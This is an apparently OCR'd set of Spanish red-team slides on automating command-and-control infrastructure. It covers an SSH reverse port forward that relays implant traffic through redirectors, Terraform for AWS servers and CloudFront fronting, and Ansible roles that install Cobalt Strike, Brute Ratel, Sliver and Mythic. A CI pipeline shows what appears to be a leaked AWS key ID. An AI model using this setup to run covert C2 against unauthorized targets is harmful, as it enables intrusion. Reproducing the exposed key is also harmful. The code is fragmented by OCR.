Solucion: Redireccion de Trafico a traves de SSH (SSH Reverse Port Forwarding!)

1. El Redirector C2 NO PUEDE ***INICIAR*** conexciones con el Servidor C2
2. El trafico del implante que llega en el puerto 80/TCP del Redirector C2 va a ser reenviado al puerto 8080/TCP en el Redirector (Puerto 80 en el localhost a 8080 en el localhost – aqui esta el "tunel encriptado del que hablamos")
3. El trafico del implante que llega en el puerto 8080/TCP en el Redirector C2, va a ser reenviado al puerto 80/TCP del servidor C2 (donde esta configurado el listener) a traves del tunel encriptado que configuramos con el Reenvio de Trafico por SSH (SSH Reverse port forward) EN LA INTERFAZ VPN


https://www.linktr.ee/hackerhermanos

Metodo de conexion #2 – VPN (+ SSH)

1. En el Servidor C2 iniciamos una Redireccion de Puertos Reversa (Reverse Port Forward) desde el Redirector C2 con: "*ssh user@C2_REDIRECTOR_IP -R '*:8080:C2_SERVER_VPN_IP:80*"


SSH CON VPN

Como resultado, el Redirector C2 esperara conexiones en el Puerto 8080/TCP y re-enviara todo el trafico que le llega en este puerto a la IP de la VPN en el puerto 80/TCP.




```
 / ..... with kali@0x1-kali-dev at 19:58:11
❯ ssh user@C2_REDIRECTOR_VPN_IP -R '*:8080:C2_SERVER_VPN_IP:80'
```

El Redireccionamiento de puertos reverso envia todo el trafico destinado a 8080/TCP en el Redirector a la IP de la VPN del servidor C2 en el puerto 80/TCP.



https://www.linktr.ee/hackerhermanos


Metodo de conexion #2 – VPN (+ SSH)

2. El Redirector espera conexiones en el puerto 8080/TCP

```
❯ sudo netstat -tlpn | grep ssh | awk '{print $4,$5,$7}'
127.0.0.1:8080 0.0.0.0:* 109325/sshd:
0.0.0.0:22 0.0.0.0:* 1028/sshd:
::1:8080 :::* 109325/sshd:
:::22 :::* 1028/sshd:
```

```
❯ sudo ss -lptn | grep "8080" | awk '{print $4, $5, $6}'
127.0.0.1:8080 0.0.0.0:* users:(("sshd",pid=109325,fd=9))
[::1]:8080 [::]:* users:(("sshd",pid=109325,fd=7))
```


1. Los puertos abiertos se pueden consultar con 'netstat', 'ss' o 'lsof'
2. Ambos ejemplos muestran el nombre del proceso y el identificador (id) asociado con el puerto que escucha
3. Tened en cuenta que el resultado esta filtrado con 'grep' y 'awk' para ahorrar espacio



1.

```
/ ····· with kali@0x1-kali-dev at 19:58:11
❯ ssh user@C2_REDIRECTOR_VPN_IP -R '*:8080:C2_SERVER_VPN_IP:80'
```

El Redireccionamiento de puertos reverso envia todo el trafico destinado a 8080/TCP en el Redirector a la IP de la VPN del servidor C2 en el puerto 80/TCP.



https://www.linktr.ee/hackerhermanos

DespliegUe Automatico

Es hora de desplegar!

2024-JAN- > main.tf > terraform > backend "s3"

```
You, last week | 1 author (You)
terraform {
  You, last week | 1 author (You)
  required_providers {
    You, last week | 1 author (You)
    aws = {
      source  = "hashicorp/aws"
      version = "5.32.1"
    }
  }
  You, last week | 1 author (You)
  backend "s3" {
    bucket = "rt-      " # Ensure bucket is created in
    key    = "2024          tf-state"
    region = "us-east-1" # Ensure bucket exists in th
    is created in tenant beforehand      You, last we
  }
}
```

main.tf

DespliegUe Automatico

Es hora de desplegar!

Servidor C2


2024-JAN- > instances.tf > resource "aws_instance" "C2_TeamServer"

```
You, last week | 1 author (You) | 6 references
46  resource "aws_instance" "C2_TeamServer" {      You, last week • Adding 2024-
47    ami                         = var.use1_ami_kali_234
48    instance_type               = var.instance_type_C2_server
49    key_name                    = var.use1_az4_private_key
50    vpc_security_group_ids      = [aws_security_group.C2_TeamServer_SG.id]
      3 references
51    count                       = 8
52    subnet_id                   = var.subnet_use1_az4
53    private_ip                  = var.list_private_ips_C2_teamservers[count.index]
54    associate_public_ip_address = true
55
56    # Use this `${count.index + 0}` when making multiple instances
57
      You, last week | 1 author (You)
58    root_block_device {
59      volume_size = var.volume_size_C2_teamserver
60    }
61
      You, last week | 1 author (You)
62    tags = {
63      Name = "2024-      C2 TeamServer #${count.index + 0}"
64    }
```

Instances.tf

DespliegUe Automatico

Es hora de desplegar!



2024-JAN › instances.tf › resource "aws_instance" "C2_Redirector"

```
You, 2 days ago | 1 author (You) | 9 references
148 resource "aws_instance" "C2_Redirector" {      You, 3 weeks ago • Adding 2024-JAN-
149   ami                         = var.use1_ami_kali_234
150   instance_type               = var.instance_type_C2_redirector
151   key_name                    = var.use1_az4_private_key
152   vpc_security_group_ids      = [aws_security_group.C2_Redirector_SG.id]
      3 references
153   count                       = 11
154   subnet_id                   = var.subnet_use1_az4
155   private_ip                  = var.list_private_ips_C2_Redirectors[count.index]
156   associate_public_ip_address = true
157
      You, 2 days ago | 1 author (You)
158   tags = {
159     Name = "2024-Engagement_Name C2 Redirector #${count.index + 0}"
160   }
```

Instances.tf

DespliegUe Automatico

Es hora de desplegar!

2024- > cf_distributions.tf > resource "aws_cloudfront_distribution" "distribution_origin_net_cdn_1"

```
You, last week | 1 author (You)
resource "aws_cloudfront_distribution" "distribution_origin_net_cdn_1" {
  enabled = true
  You, last week | 1 author (You)
  origin {
    domain_name = "distribution_origin.net"
    origin_id   = "distribution_origin.net"      You, last week • Uncommitted changes
    You, last week | 1 author (You)
    custom_origin_config {
      http_port              = 80
      https_port             = 443
      origin_protocol_policy = "match-viewer"
      origin_ssl_protocols   = ["TLSv1.1"]
    }
  }
  You, last week | 1 author (You)
  default_cache_behavior {
    allowed_methods  = ["DELETE", "GET", "HEAD", "OPTIONS", "PATCH", "POST", "PUT"]
    cached_methods   = ["GET", "HEAD", "OPTIONS"]
    target_origin_id = "distribution_origin.net"

    You, last week | 1 author (You)
    forwarded_values {…
    }
```

cf_distributions.tf

DespliegUe Automatico

Es hora de desplegar!


```
26      viewer_protocol_policy = "allow-all"
27      min_ttl                = 0
28      default_ttl            = 0
29      max_ttl                = 0
30      compress               = true
31    }
32
33    price_class = "PriceClass_100"
34
      You, last week | 1 author (You)
35    restrictions {
        You, last week | 1 author (You)
36      geo_restriction {
37        restriction_type = "whitelist"
38        locations        = ["US"]
39      }
40    }
41
      You, last week | 1 author (You)
42    viewer_certificate {
43      cloudfront_default_certificate = true
44    }
45
46    http_version    = "http2"
47    is_ipv6_enabled = false
48
49    # Add a meaningful description
50    comment = "CF Distribution to distribution_origin.net  for 2024-
51  }
```

TIP de Seguridad Operacional (OPSEC)
Limita el trafico que puede acceder a tu infraestructura

cf_distributions.tf (continuacion)

DespliegUe Automatico

Es hora de desplegar!

Servidor C2

outputs.tf

```
2024-JAN  E > outputs.tf > ...
You, last week | 1 author (You)
1  output "C2_TeamServer_ip" {
2    value = aws_instance.C2_TeamServer.*.public_ip
     "count" set, its attributes must be accessed on
     (soon instances.tf), we must set '[*]' to avoid
     instance key ; Indices: aws_instance.ubuntu[cou
3  }
4
   You, last week | 1 author (You)
5  output "C2_Redirector_IPv4" {
6    value = aws_instance.C2_Redirector.*.public_ip
     "count" set, its attributes must be accessed on
     (soon instances.tf), we must set '[*]' to avoid
     instance key ; Indices: aws_instance.ubuntu[cou
7  }
```

Instances.tf

```
2024-JAN-NDR-PTE > instances.tf > resource "aws_instance" "C2_TeamServer"
   You, last week | 1 author (You) | 6 references
46 resource "aws_instance" "C2_TeamServer" {
47   ami                    = var.use1_ami_kali_234
48   instance_type          = var.instance_type_C2_server
```

DespliegUe Automatico

Es hora de desplegar!

2024- > outputs.tf > output "origin_net_cdn_1_cloudfront_distribution_id"

You, 2 days ago | 1 author (You)

2024-. > cf_distributions.tf > resource "aws_cloudfront_distribution" "distril

You, last week | 1 author (You)

```
1  resource "aws_cloudfront_distribution" "distribution_origin_net_cdn_1" {
2    enabled = true
     You, last week | 1 author (You)
3    origin {
4      domain_name = "distribution_origin.net"
5      origin_id   = "distribution_origin.net"      You, last week • Uncommit
       You, last week | 1 author (You)
6      custom_origin_config {
7        http_port              = 80
8        https_port             = 443
9        origin_protocol_policy = "match-viewer"
10       origin_ssl_protocols   = ["TLSv1.1"]
11     }
```


cf_distributions.tf

```
10 output "origin_net_cdn_1_cloudfront_distribution_id" {      You, 2 days ago
11   value = aws_cloudfront_distribution.origin_net_cdn_1.id
12 }
   You, 2 days ago | 1 author (You)
13 output "origin_net_cdn_1_cloudfront_distribution_domain_name" {
14   value = aws_cloudfront_distribution.origin_net_cdn_1.domain_name
15 }
```

outputs.tf

DespliegUe Automatico

Es hora de desplegar!



Servidor C2

```
Outputs:

C2_Redirector_IPv4 = [
  "44          3",
  "44          6",
  "54          6",
  "18          20",
  "34          .60",
  "35          5",
  "10          29",
  "44          107",
  "34          .36",
  "54          6",
  "18          8",
]
C2_TeamServer_ip = [
  "52.       4.0",
  "54.       .55",
]
Target_Server_ip = [
  "52.       .64",
]
a            .org_cdn_1_cloudfront_distribution_domain_name = "d1          j4.cloudfront.net"
a            .org_cdn_1_cloudfront_distribution_id = "E            U"
a            .org_cdn_2_cloudfront_distribution_domain_name = "dk          z.cloudfront.net"
a            .org_cdn_2_cloudfront_distribution_id = "E            H"
```

Resultados Post-Despliegue

DespliegUe Automatico

Es hora de desplegar!

Servidor C2

```
251  aws_instance.ec2_C2_server (local-exec): TASK [Run /tmp/prep.sh script which will inst
252  aws_instance.ec2_C2_server: Still creating... [13m30s elapsed]
253  aws_instance.ec2_C2_server: Still creating... [13m40s elapsed]
254  aws_instance.ec2_C2_server: Still creating... [13m50s elapsed]
255  aws_instance.ec2_C2_server: Still creating... [14m0s elapsed]
256  aws_instance.ec2_C2_server: Still creating... [14m10s elapsed]
257  aws_instance.ec2_C2_server: Still creating... [14m20s elapsed]
258  aws_instance.ec2_C2_server: Still creating... [14m30s elapsed]
259  aws_instance.ec2_C2_server: Still creating... [14m40s elapsed]
260  aws_instance.ec2_C2_server: Still creating... [14m50s elapsed]
261  aws_instance.ec2_C2_server: Still creating... [15m0s elapsed]
262  aws_instance.ec2_C2_server: Still creating... [15m10s elapsed]
263  aws_instance.ec2_C2_server: Still creating... [15m20s elapsed]
264  aws_instance.ec2_C2_server (local-exec): changed: [34.229.20.180]
265
266  aws_instance.ec2_C2_server (local-exec): PLAY RECAP *********************************
267  aws_instance.ec2_C2_server (local-exec): 34.229.20.180             : ok=10   changed=
268
269  aws_instance.ec2_C2_server: Creation complete after 15m24s [id=i-0b0r21edb3ff5c57a]
270
271  Apply complete! Resources: 2 added, 0 changed, 0 destroyed.
272
273  Outputs:
274
275  C2_server_ip = "34.229.20.180"
276  Finishing: Apply Terraform Resources using state previously stored in S3 Bucket
```

outputs.tf
"output"

automatizando seguridad operacional


Restriccion de trafico entrante a traves de "Network Security Group"

Seguridad

Operacional

MUY IMPORTANTE

```
1 reference
resource "aws_security_group" "sg_vpn_dns_rdp_ss
  name = "sg_vpn_dns_rdp_ssh_http_https"
  ingress {
    from_port   = 1194
    to_port     = 1194
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress {
    from_port   = 1194
    to_port     = 1194
    protocol    = "udp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = [var.allowlist_cidr]
  }
  ingress {
    from_port   = 80
    to_port     = 80
    protocol    = "tcp"
    cidr_blocks = [var.allowlist_cidr]
  }
  ingress {
    from_port   = 53
    to_port     = 53
    protocol    = "udp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress {
```



https://learn.microsoft.com/en-us/azure/virtual-network/media/tutorial-filter-network-traffic/virtual-network-filter-resources.png

DespliegUe Automatico

Es hora de desplegar!

Servidor C2

2024-JAN- > instances.tf > resource "aws_instance" "C2_TeamServer"

```
You, last week | 1 author (You) | 6 references
46  resource "aws_instance" "C2_TeamServer" {      You, last week • Adding 2024-
47    ami                         = var.use1_ami_kali_234
48    instance_type                 .instance_type_C2_server
49    key_name                    = var.use1_az4_private_key
50    vpc_security_group_ids      = [aws_security_group.C2_TeamServer_SG.id]
      3 references
51    count                       = 8
52    subnet_id                   = var.subnet_use1_az4
53    private_ip
54    associate_p
55
56    # Use this
57
      You, last week |
58    root_block_
59      volume_si
60    }
61
      You, last week |
62    tags = {
63      Name = "2024-        C2 TeamServer #${count.index + 0}"
64    }
```

2024-JAN- > variables.tf > ...

```
      You, 3 days ago | 1 author (You)
1     ### EC2 Instance AMI ID
      You, last week | 1 author (You)
2     variable "usw1_ami_kali_234" {
3       type    = string
4       default = "ami-01fe37a6943fa1dfb"
5       # For Kali Ami Alias: /aws/service/marketplace/
        prodview-fznsw3f7mq7to
```

Instances.tf

DespliegUe Automatico

Es hora de desplegar!

Servidor C2

2024-JAN > instances.tf > resource "aws_instance" "C2_TeamServer"

```
You, last week | 1 author (You) | 6 references
46  resource "aws_instance" "C2_TeamServer" {      You, last week • Adding 2024-
47    ami                         = var.use1_ami_kali_234
48    instance_type               = var.instance_type_C2_server
49    key_name                    = var.use1_az4_private_key
50    vpc_security_group_ids      = [aws_security_group.C2_TeamServer_SG.id]
      3 references
51    cou
52    sub
53    pri                                                              t.index]
54    ass
55
56    # Use this  ${count.index + 0}  when making multiple instances
57
      You, last week | 1 author (You)
58    root_block_device {
59      volume_size = var.volume_size_C2_teamserver
60    }
61
      You, last week | 1 author (You)
62    tags = {
63      Name = "2024-        C2 TeamServer #${count.index + 0}"
64    }
```

```
30  ### AWS EC2 Instance Type check https://aws.amazon.com/ec2/instance-types/
    You, last week | 1 author (You) | 1 reference
31  variable "instance_type_C2_server" {
32    type    = string
33    default = "i3.large" # https://aws.amazon.com/ec2/instance-types/i3/ - 4
34  }
```

Instances.tf

DespliegUe Automatico

```
1 reference
resource "aws_security_group" "sg_vpn_dns_rdp_ss
  name = "sg_vpn_dns_rdp_ssh_http_https"
  ingress {
    from_port   = 1194
    to_port     = 1194
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress {
    from_port   = 1194
    to_port     = 1194
    protocol    = "udp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = [var.allowlist_cidr]
  }
  ingress {
    from_port   = 80
    to_port     = 80
    protocol    = "tcp"
    cidr_blocks = [var.allowlist_cidr]
  }
  ingress {
    from_port   = 53
    to_port     = 53
    protocol    = "udp"
    cidr_blocks = ["0.0.0.0/0"]
```

2024-JAN > instances.tf > resource "aws_instance" "C2_TeamServer"

```
You, last week | 1 author (You) | 6 references
resource "aws_instance" "C2_TeamServer" {      You, last week • Adding 2024-
  ami                         = var.use1_ami_kali_234
  instance_type               = var.instance_type_C2_server
  key_name                    = var.use1_az4_private_key
  vpc_security_group_ids      = [aws_security_group.C2_TeamServer_SG.id]
  3 references
  count                       = 8
  subnet_id                   = var.subnet_use1_az4
  private_ip                  = var.list_private_ips_C2_teamservers[count.index]
  associate_public_ip_address = true

  # Use this `${count.index + 0}` when making multiple instances

  You, last week | 1 author (You)
  root_block_device {
    volume_size = var.volume_size_C2_teamserver
  }

  You, last week | 1 author (You)
  tags = {
    Name = "2024-        C2 TeamServer #${count.index + 0}"
  }
```

Instances.tf

AUTOMATIZANDO la CONFIGURACION

Configuremos el Servidor C2

Servidor C2

2024-JAN > ansible > C2_TeamServer_playbook.yml

You, 6 days ago | 1 author (You)

```yaml
---
- name: Install C2 Frameworks                via Ansible Roles
  hosts: all
  become: true
  remote_user: kali
  gather_facts: true
  become_method: ansible.builtin.sudo
  roles:
    - ohmytmux_kali
    - ohmyzsh_kali
    - tailscale_kali
    - sliver_kali
    - hardhatc2_kali
    - cobaltstrike
    - bruteratel
    - mythic_kali        You, 6 days ago • added roles for ohm
```

Ansible utiliza archivos en formato YAML (Playbooks) que "llama" a los roles

AUTOMATIZANDO la CONFIGURACION

Configuremos el Servidor C2

Servidor C2

2024 · PTE > ansible > C2_TeamServer_playbook.yml

You, 6 days ago | 1 author (You)

```
1   ---
2   - name: Install C2 Frameworks for          via Ansible Roles
3     hosts: all
```

You, last week | 1 author (You)

```
209   resource "local_file" "apply_ansible_playbook_to_teamservers" {
210     depends_on = [local.C2_TeamServer_public_ips]
211     content    = <<-EOT
212   #!/bin/bash
213   %{for item in local.C2_TeamServer_public_ips~}
214   export ANSIBLE_HOST_KEY_CHECKING=false
215   ansible-playbook -i '${item.ip}, ' \
216   --private-key ${var.use1_az4_private_key}.pem \
217   'ansible/C2_TeamServer_playbook.yml' \      You, last week • Adding 202
218   --vault-password-file='${var.ansible_vault_password_file}' \
219   --extra-vars '${var.ansible_become}' 2>1 &
220   %{endfor~}
221   wait
222   EOT
223     filename   = "${path.root}/apply_ansible_playbook_to_teamservers.sh"
224   }
```


```
15      - bruteratel
16      - mythic_kali      You, 6 days ago • added roles for ohm
```

Ansible utiliza archivos en formato YAML (Playbooks) que “llama” a los roles

AUTOMATIZANDO la CONFIGURACION

Configuremos el Servidor C2

Servidor C2



Ansible utiliza archivos en formato YAML (Playbooks) que "llama" a los roles

AUTOMATIZANDO la CONFIGURACION

Configuremos el Servidor C2

Servidor C2

Ansible_Roles > cobaltstrike > tasks > main.yml

```
80
81  # Downloading Cobalt Strike archive tarball (`.tgz`) to `/tmp/cobaltstrike-dist.tgz`
82
83  - name: Downloading Cobalt Strike archive tarball (.tgz) to /tmp/cobaltstrike-dist.tgz
84    ansible.builtin.get_url:
85      url: "https://download.cobaltstrike.com/downloads/{{ download_token[0] }}/latest46/cobaltstrike-dist.tgz"
86      dest: /tmp/cobaltstrike-dist.tgz
87      mode: get
88  #  args:
89  #    executable: /bin/bash
90
91  # Extract Cobalt Strike tarball (.tgz) to directory defined in `c2_servers_dir` variable
92
93  - name: Extract Cobalt Strike tarball (.tgz) to directory defined in c2_servers_dir variable
94    ansible.builtin.unarchive:
95      src: "/tmp/cobaltstrike-dist.tgz"
96      dest: "{{ c2_servers_dir }}"
97      remote_src: true
98      extra_opts: "--gzip"
99
100 # Upgrade and license Cobalt Strike using expect and passing the license key (`cobaltstrike_license`)
101
102 - name: Upgrade and license Cobalt Strike using expect and passing the license key (cobaltstrike_license)
103   ansible.builtin.shell: |
104     # $ sudo ./update
105     # [+] Cobalt Strike Update (20220412)
106     # [*] Please enter your license key:
107     # <license key>
108     # [*] Checking for latest version
109     # [*] Downloading the latest version of Cobalt Strike
```

```
2024-
1
2
3
4
5
6
7
8
9
10
11
12
13
14    - cobaltstrike
15    - bruteratel
16    - mythic_kali      You, 6 days ago • added roles for ohm
```

Ansible utiliza archivos en formato YAML (Playbooks) que “llama” a los roles

AutomatiZANDO LA CONFIGURACION

Configuremos el Servidor C2

Servidor C2

Ansible_Roles > bruteratel > tasks > main.yml

```
request archive download

- name: Check if bruteratel.com is up
  ansible.builtin.uri:
    url: "https://bruteratel.com" # Replace with your website URL
    timeout: 30 # You can adjust the timeout as necessary
  register: bruteratel_com_is_up
  ignore_errors: true
## Download Brute Ratel archive from website to `/tmp/bruteratel.tar.gz` using license key (`BRC4_key_POST` variable) to
request archive download

- name: Download Brute Ratel archive to `/tmp/bruteratel.tar.gz` using license key (`BRC4_key_POST`) to request archive
download
  ansible.builtin.command: "curl -s -k -X 'POST' \
          -H 'Host: bruteratel.com' -H 'Referer: https://bruteratel.com/tabs/download/' \
          --data-binary 'brkey={{ BRC4_key_POST }}&bruid={{ BRC4_uid }}&version=active' \
          'https://bruteratel.com/validate' -o \"/tmp/bruteratel.tar.gz\""
  become: true
  when: bruteratel_com_is_up.failed == False
  ignore_errors: true
## Extract C2 archive "/tmp/bruteratel.tar.gz" into installation directory '/opt/TA0011_C2'

- name: Extract C2 archive "/tmp/bruteratel.tar.gz" into installation directory '/opt/TA0011_C2'
  ansible.builtin.unarchive:
    src: "/tmp/bruteratel.tar.gz"
    dest: "{{ c2_servers_dir }}"
    remote_src: true
    extra_opts: "--gzip"
  register: unarchive_result
  ignore_errors: true

## Upgrade and license Brute Ratel C2 software passing License key and registered user to binary via expect

- name: Upgrade and license Brute Ratel C2 software passing License key and registered user to binary via expect
  ansible.builtin.shell: |
    log_file "expect.txt"
    # Increase timeout from 10 to 600 seconds
    set timeout 300
    spawn /opt/TA0011_C2/bruteratel/brute-ratel-linx64
    expect {
      -re "Enter activation key:" {
        send [string map {"\"" { "\\\"" } } [format "%s\n" {{ BRC4_key_escaped_dollar }}]]
```

2024-JAN

You, 6 day

```
1  ---
2  - name:
3    hosts
4    becom
5    remot
6    gathe
7    becom
8    roles
9      - o
10     - o
11     - t
12     - s
13     - h
14     - c
15     - bruteratel
16     - mythic_kali
```

You, 6 days ago • added roles for ohm

Ansible utiliza archivos en formato YAML (Playbooks) que “llama” a los roles

Ci/CD Pipelines = + MADUREZ EN LA AUTOMATIZACION

- Despliegue
- Integracion
- Entrega

Servidor C2

```
task: TerraformTaskV3@3
inputs:
  provider: 'aws'
  command: 'apply'
  commandOptions: 'deploym
```

```
trigger:
- main
pool:
  vmImage: ubuntu-latest
steps:
- script: |
    sudo apt update && sudo apt install software-properties-c
    ansible-galaxy install gantsign.golang && ansible-galaxy
  displayName: "ansible setup"
- script: |
    aws configure set aws_access_key_id $(AWS_ACCESS_KEY_ID)
    aws configure set aws_secret_access_key $(AWS_ACCESS_KEY_
    aws configure set default.region $(AWS_REGION) ;
    aws configure set region $(AWS_REGION) --profile $(AWS_PR
    aws configure set profile.$(AWS_PROFILE).region $(AWS_REG
    aws configure list ; chmod 600 /home/vsts/work/1/s/deploy
  displayName: "AWS CLI setup"
- task: TerraformInstaller@0
  inputs:
    terraformVersion: latest
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'validate'
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'init'
    backendServiceAWS: 'terraform_aws_cli'
    backendAWSBucketName: 's3-terraform-state-moss'
    backendAWSKey: 'AKIAQQJHQ3Z4SN2YPYVN'
    environmentServiceNameAWS: 'terraform_aws_cli'
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'destroy'
    backendServiceAWS: 'terraform_aws_cli'
    backendAWSBucketName: 's3-terraform-state-moss'
    backendAWSKey: 'AKIAQQJHQ3Z4SN2YPYVN'
    environmentServiceNameAWS: 'terraform_aws_cli'
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'plan'
    commandOptions: '-out deployment_plan'
    backendServiceAWS: 'terraform_aws_cli'
    backendAWSBucketName: 's3-terraform-s
    backendAWSKey: 'AKIAQQJHQ3Z4SN2YPYVN'
    environmentServiceNameAWS: 'terraform
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'apply'
    commandOptions: 'deployment_plan'
    environmentServiceNameAWS: 'terraform
    backendAWSBucketName: 's3-terraform-state-moss'
    backendAWSKey: 'AKIAQQJHQ3Z4SN2YPYVN'
```

```
sk: TerraformTaskV3
puts:
provider: 'aws'
command: 'destroy'
```

